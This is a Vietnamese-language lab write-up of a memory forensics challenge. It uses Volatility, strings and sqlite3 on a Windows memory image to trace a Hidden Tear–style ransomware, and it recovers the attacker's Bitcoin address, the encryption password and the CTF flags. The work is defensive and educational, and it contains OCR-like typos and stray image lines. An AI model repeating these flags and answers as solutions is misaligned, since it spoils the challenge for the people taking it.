vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 dumpfiles -Q 0x000000007d45dcc0 -D
```

```
[lixiang@kali)-[~/Downloads]
$ vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 dumpfiles -Q 0x00000007d45dcc0 -D .
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x7d45dcc0 None \Device\HddiskVolume1\Users\Rick\AppData\Local\Google\Chrome\User Data\Default\History
SharedCacheMap 0x7d45dcc0 None \Device\HddiskVolume1\Users\Rick\AppData\Local\Google\Chrome\User Data\Default\History
```

Lab 1: Memory Forensic

Xem thông tin file được dump ra ở dạng sqlite 3

```
(lixsong㉿kali)-[~/Downloads]
$ file file.None.0xfffffa801a5193d0.dat
file.None.0xfffffa801a5193d0.dat: SQLite 3.x database, last written using SQLite version 3023001, file counter 24, database pages 47, cookie 0x17, schema 4, UTF-8, version-valid-for 24

```

Ta chuyển thông tin của file này sang file sqlite để đọc cho dễ.

```
(lixsong㉿kali)-[~/Downloads]
$ mv file.None.0xfffffa801a5193d0.dat chrome-history.sqlite
```

Sử dụng sqlite3 để xem thông tin với .schema download

```
(lixsong㉿kali)-[~/Downloads]
$ sqlite3 chrome-history.sqlite
SQLite version 3.44.2 2023-11-24 11:41:44
Enter ".help" for usage hints.
sqlite> .schema downloads
CREATE TABLE downloads (id INTEGER PRIMARY KEY, guid VARCHAR NOT NULL, current_path LONGVARCHAR NOT NULL, ta
TEGER NOT NULL, state INTEGER NOT NULL, danger_type INTEGER NOT NULL, interrupt_reason INTEGER NOT NULL, hash
ent INTEGER NOT NULL, referrer VARCHAR NOT NULL, site_url VARCHAR NOT NULL, tab_url VARCHAR NOT NULL, tab_ref
T NULL, etag VARCHAR NOT NULL, last_modified VARCHAR NOT NULL, mime_type VARCHAR(255) NOT NULL, original_mime
```

Xem trong current_path và site_url trong table downloads, ở đây ta thấy thông tin liên quan đến torrent, và nguồn tải đến từ <https://mail.com>

```
sqlite> select current_path, site_url from downloads
... > ;
C:\Users\Rick\Downloads\BitTorrent.exe|https://bittorrent.com/
C:\Users\Rick\Downloads\MSSetupv83.exe|https://mega.nz/
C:\Users\Rick\Downloads\Lunar Client & WZ.zip|https://mega.nz/
C:\Users\Rick\Downloads\Rick And Morty season 1 download.torrent|https://mail.com/
C:\Users\Rick\Downloads\Rick And Morty season 1 download.torrent|https://mail.com/
C:\Users\Rick\Downloads\Rick And Morty season 1 download.exe.torrent|https://mail.com/
C:\Users\Rick\Downloads\NDP40-KB2468871-v2-x64.exe|https://microsoft.com/
C:\Users\Rick\Downloads\dotNetFx40_Full_x86_x64.exe|https://microsoft.com/
C:\Users\Rick\Downloads\Rick And Morty season 1 download.exe.torrent|https://mail.com/
sqlite> ■
```

Vậy ta thấy file độc hại ở đây là RickAndMortyseason1.exe.torrent được tải xuống từ <https://mail.com>

Ta dùng strings để tìm và đọc địa chỉ email của một số đối tượng trong file memory.
strings Kb05-dp-E81.vmem | grep "@mail.com"

Lab 1: Memory Forensic

```
(lixsong㉿kali)-[~/Downloads]
└─$ strings Kb05-dp-E81.vmem | grep "@mail.com"
J{"hashedUasAccountId":"3b5111bbdcf2e135643a87a37fb6abc","age":26,"firstName":"Rick","sex":"MALE","zipcode":"","country":"IL"
rlevel":0,"activeTheme":"intenseblue","region":"IL","ua":{"platform":"Windows","browser":"Chrome","version":"68.0","deviceclas
n"rickopicko@mail.com" <rickopicko@mail.com>
    usernamerickypinky@mail.com rickypinky@mail.com[` 
usernamerickopicko@mail.com rickopicko@mail.com[` 
usernamerickypinky@mail.com
usernamerickopicko@mail.com
usernamerickypinky@mail.com
usernamerickopicko@mail.com
rickopicko@mail.com
*RickoPicko@mail.com
{"hashedUasAccountId":"3b5111bbdcf2e135643a87a37fb6abc","age":26,"firstName":"Rick","sex":"MALE","zipcode":"","country":"IL",
level":0,"activeTheme":"intenseblue","region":"IL","ua":{"platform":"Windows","browser":"Chrome","version":"68.0","deviceclass
    usernamerickypinky@mail.com rickypinky@mail.com[` 
usernamerickopicko@mail.com rickopicko@mail.com[` 
usernamerickypinky@mail.com
usernamerickopicko@mail.com
RickoPicko@mail.com
usernamerickopicko@mail.com rickopicko@mail.com[` 
usernamerickypinky@mail.com
usernamerickopicko@mail.com
```

Thấy có 2 tài khoản mail liên quan và đáng nghi là rickopicko@mail.com và RickoPicko@mail.com. Tìm thông tin xung quanh với 2 tài khoản mail này nhưng có mỗi tài khoản rickopicko@mail.com là mang về kết quả khá tốt
strings Kb05-dp-E81.vmem | grep -A 20 rickopicko@mail.com

```
(lixsong㉿kali)-[~/Downloads]
$ strings Kb05-dp-E81.vmem | grep -A 20 "rickopicko@mail.com"
n"rickopicko@mail.com" <rickopicko@mail.com>
button transparent normal closeconfirmboxsm
jSpecial Offer: 20% off your first order!jss
jhttps://sb.scorecardresearch.com/beacon.js'
digitalmars-d-announce-request@puremagic.com
font-family: Verdana; font-size: 12.0px; .pngc
JLAST CHANCE: 20% off your first order.com
navigation-collapse toggle-resolution.comsQ=
M8.81 5h2.4l-.18 7H8.98l-.17-7zM9 14h2v2H9z=
simple-icon_mail-classification-feedbackmKw=
form-composite-switchable-content_condition
form-composite-addresschooser_textfieldc.com
SPNvideo-label video-title trc_ellipsis ]"sAE=
display:inline; width:56px; height:200px;m>
Human_I5_Th3_Weak3s7_Link_In_Th3_ChainYear
//sec-s.uicdn.com/nav-cdn/home/preloader.gif
simple-icon_toolbar-change-view-horizontal
nnx-track-sec-click-communication-inboxic.com
nx-track-sec-click-dashboard-hide_smileyable
Nftd-box stem-north big fullsize js-focusable
js-box-flex need-overlay js-componentone
--
username rickopicko@mail.com rickopicko@mail.com [
    qrick and mortyrick and morty[A
    logData{"socket":2344,"register":1061,"widget":8193,"script":8193,"script":4476,"download":3717}[A
username merrickpinkymail.com
```

Ta vô tình tìm thấy flag: **Hum@n_I5_Th3_Weak3s7_Link_In_Th3_Ch@inYear**
- Nhân viên điều tra xác định được mã độc là một ransomware. Tìm địa chỉ ví Bitcoin của kẻ tấn công.

Đầu tiên thực hiện filescan trên desktop

```
vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 filescan | grep "Desktop"
```

Lab 1: Memory Forensic

```
(lixsong㉿kali)-[~/Downloads]
└─$ vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 filescan | grep "Desktop"
Volatility Foundation Volatility Framework 2.6.1
0x000000007d660500      2      0 -W-r-- \Device\HarddiskVolume1\Users\Rick\Desktop\READ_IT.txt
0x000000007d74c2d0      2      1 R--rwd \Device\HarddiskVolume1\Users\Rick\Desktop
0x000000007d7f98c0      2      1 R--rwd \Device\HarddiskVolume1\Users\Rick\Desktop
0x000000007d864250     16      0 R--rwd \Device\HarddiskVolume1\Users\Public\Desktop\desktop.ini
0x000000007d8a9070     16      0 R--rwd \Device\HarddiskVolume1\Users\Rick\Desktop\desktop.ini
0x000000007d8ac800      2      1 R--rwd \Device\HarddiskVolume1\Users\Public\Desktop
0x000000007d8ac950      2      1 R--rwd \Device\HarddiskVolume1\Users\Public\Desktop
0x000000007e410890     16      0 R--r-- \Device\HarddiskVolume1\Users\Rick\Desktop\Flag.txt
0x000000007e5c52d0      3      0 R--rwd \Device\HarddiskVolume1\Users\Rick\AppData\Roaming\Microsoft\Windows\SendTo\Desktop.ini
0x000000007e77fb60      1      1 R--rw- \Device\HarddiskVolume1\Users\Rick\Desktop
```

Ta thấy ở đây có 2 file đáng ngờ là READ_IT.txt và Flag.txt

Ta sẽ dump 2 file đó ra và đọc thử xem chúng có gì

```
(lixsong㉿kali)-[~/Downloads]
└─$ vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 dumpfiles -Q 0x000000007d660500 -D .
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x7d660500 None \Device\HarddiskVolume1\Users\Rick\Desktop\READ_IT.txt

(lixsong㉿kali)-[~/Downloads]
└─$ vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 dumpfiles -Q 0x000000007e410890 -D .
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x7e410890 None \Device\HarddiskVolume1\Users\Rick\Desktop\Flag.txt
```

Theo ta quan sát thì file flag có flag cần tìm nhưng đã bị mã hóa và trong file READ_IT có gợi ý là read program.

```
(lixsong㉿kali)-[~/Downloads]
└─$ cat file.None.0xfffffa801b2def10.dat
Your files have been encrypted.
Read the Program for more information
read program for more information.

(lixsong㉿kali)-[~/Downloads]
└─$ cat file.None.0xfffffa801b0532e0.dat
{*$V*\\**C(**N*l1***T*r***~*{gW***n>*G*
* * *
```

Ngoài ra lúc nãy ta có tìm kiếm được là tiến trình 3720 có liên quan đến malware nên thử dump để phân tích.

vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 procdump -p 3720 -D .

Process(V)	ImageBase	Name	Result
0xfffffa801a4c5b30	0x0000000000ec0000	vmware-tray.exe	OK: executable.3720.exe

```
(lixsong㉿kali)-[~/Downloads]
└─$ file executable.3720.exe
executable.3720.exe: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections
```

Ta mở file này bằng IDA Pro để reverse thử xem để tìm địa chỉ bitcoin

Lab 1: Memory Forensic

```
ldarg.0
ldfld   class [System.Windows.Forms]System.Windows.Forms.TextBox hidden_tear.Form3::textBox1
ldstr   a1mmpemebjkqxg8 // "1MmpEmebJkqXG8nQv4cjJSmxZQFVmFo63M"
callvirt instance void [System.Windows.Forms]System.Windows.Forms.Control::set_Text(string)
nop
ldarg.0
```

Ta có địa chỉ bitcoin được lưu ở **1MmpEmebJkqXG8nQv4cjJSmxZQFVmFo63M**

- Tìm mật khẩu mà kẻ tấn công dùng để mã hóa file.

```
vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 memdump -p 3720 -D .
```

```
[lixsong㉿kali)-[~/Downloads]
└─$ vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 memdump -p 3720 -D .
Volatility Foundation Volatility Framework 2.6.1
*****
Writing vmware-tray.ex [ 3720] to 3720.dmp
```

Dùng strings để xem các giá trị ứng với tên máy và lọc bằng sort và uniq
strings -e 13720.dmp | grep -i "WIN-LO6FAF3DTFE" | sort | uniq

```
(lixsong㉿kali)-[~/Downloads]
$ strings -e l 3720.dmp | grep -i "WIN-L06FAF3DTFE" | sort | uniq
-AdministratorWIN-L06FAF3DTFE
-GuestWIN-L06FAF3DTFE
-RickWIN-L06FAF3DTFE
80000171WIN-L06FAF3DTFE
C:\Program Files\VMware\VMware Tools\vmtoolsd.exe (WIN-L06FAF3DTFE)
COMPUTERNAME=WIN-L06FAF3DTFE
LOGONSERVER=\WIN-L06FAF3DTFE
Logoff PolicyWIN-L06FAF3DTFE
NoneWIN-L06FAF3DTFE
Password PolicyWIN-L06FAF3DTFE
RickWIN-L06FAF3DTFE
USERDOMAIN=WIN-L06FAF3DTFE
USERNAME=WIN-L06FAF3DTFE$
User32 NegotiateWIN-L06FAF3DTFE
WIN-L06FAF3DTFE
WIN-L06FAF3DTFE
WIN-L06FAF3DTFE$
WIN-L06FAF3DTFE$WORKGROUP
WIN-L06FAF3DTFE-Rick aDOBofVYUNVnmp7
WIN-L06FAF3DTFEE
WIN-L06FAF3DTFE\Rick
WORKGROUP\WIN-L06FAF3DTFE$
\BaseNamedObjects\Global\WIN-L06FAF3DTFE
\Device\NetBT_Tcpip_{7F5B9219-B869-4AEA-84AF-CC6E4C2486FA}WIN-L06FAF3DTFEWORKGROUP
\Device\NetbiosSmbWIN-L06FAF3DTFEWORKGROUP
\\WIN-L06FAF3DTFE
computername=WIN-L06FAF3DTFE
logonserver=\WIN-L06FAF3DTFE
userdomain=WIN-L06FAF3DTFE

(lixsong㉿kali)-[~/Downloads]
```

Ta thấy thông tin máy với user RICK nên ta đoán phía sau đó chính là password.

Ta thấy trong tinh khái với user KICK hiện ta đổi
Ta có được mật khẩu là aDOBofVYUNVnmp7

Lab 1: Memory Forensic

- Trích xuất mật khẩu từ bộ nhớ, xem khả năng dùng mật khẩu này để giải mã file (do ransomware mã hóa).

Đầu tiên ta thực hiện xxd để xem thông tin từ file dump của Flag.txt bị mã hóa.

```
(lixsong㉿kali)-[~/Downloads]
$ xxd file.None.0xfffffa801b0532e0.dat
00000000: 7be6 2456 9e5c 0fef 8e43 28f7 e4c5 83ff {.$v.\ ... c(.....
00000010: 6c31 d7e6 1cda ea54 cf72 ddd6 ec7e b07b l1.....T.r ...~.{.
00000020: c68d d0a8 ccc2 ce6e 3eee 0347 c10b b3e8 .....n>..G....
00000030: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000040: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000050: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000060: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000070: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000080: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000090: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000a0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000b0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000c0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000e0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000f0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000100: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000110: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000120: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000130: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000140: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000150: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000160: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000170: 0000 0000 0000 0000 0000 0000 0000 0000 .....
```

Ta thấy chỉ có 48 byte đầu là có giá trị còn lại là padding nên ta thực hiện lọc lại file bằng dd

dd bs=1 count=48 if=file.None.0xfffffa801b0532e0.dat of=flag.txt


```
(lixsong㉿kali)-[~/Downloads]
$ dd bs=1 count=48 if=file.None.0xfffffa801b0532e0.dat of=flag.txt
48+0 records in
48+0 records out
48 bytes copied, 0.000306895 s, 156 kB/s
☆ Có gắn dấu sao
(lixsong㉿kali)-[~/Downloads]
$ Nội dung rác
```

Trong đó:

bs=1 là thao tác từng byte 1 tránh bị thực hiện đồng thời nhiều byte
count=48 là 48 byte cần giữ


if=file.None.0xfffffa801b0532e0.dat là input file là file dump Flag.txt
of=encnopad.txt là output file encodepad.txt

Copy file này sang máy ảo window và thêm .locked vào đuôi để dùng tool HiddenTearDecrypter để decrypt và lấy flag



Lab 1: Memory Forensic

30 |



Kết quả flag : CTF{Im_Th@_B3S7_RicK_0f_Th3m_4ll}